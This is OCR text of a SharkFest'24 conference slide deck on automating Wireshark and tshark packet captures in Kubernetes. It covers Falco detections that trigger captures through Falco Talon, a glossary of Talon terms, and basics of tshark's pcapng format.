
An API-Driven approach to automating packet captures in cloud-native systems

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us

Nigel Douglas
Cybersecurity Researcher
@Sysdig

Commitment to Open Source



PROMCAT


A resource catalog for enterprise-class Prometheus monitoring

A PROJECT BY

sysdig

falco


Sysdig



WIRESHARK

promcat.io | falco.org | sysdig.com/opensource

Automating Wireshark



Falco detects real-time threat in Kubernetes

Falco sends a webhook to the Talon backend


Talon triggers an automation action (shell script to run wireshark)

tshark capture is initiated in Kubernetes

Security team can now investigate the pcap file related to the threat in Kubernetes

Architecture

Falco Talon can receive the events from Falco or Falcosidekick:




Glossary

- event: an event detected by Falco and sent to its outputs
- rule: defines criterias for linking the events with the actions to apply
- action: each rule can sequentially run actions, each action refers to an actionner
- actionner: defines what the action will do
- notifier: defines what outputs to notify with the result of the action

tshark in Kubernetes

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us



Capture Lifecycle with Tshark

tshark.dev is your complete guide to working with packet captures on the command-line.

https://tshark.dev

tshark in Linux

TShark's native capture file format is **pcapng** format,

which is also the format used by **Wireshark** and various other tools.

Without any options set, **TShark** will work much like **tcpdump**.

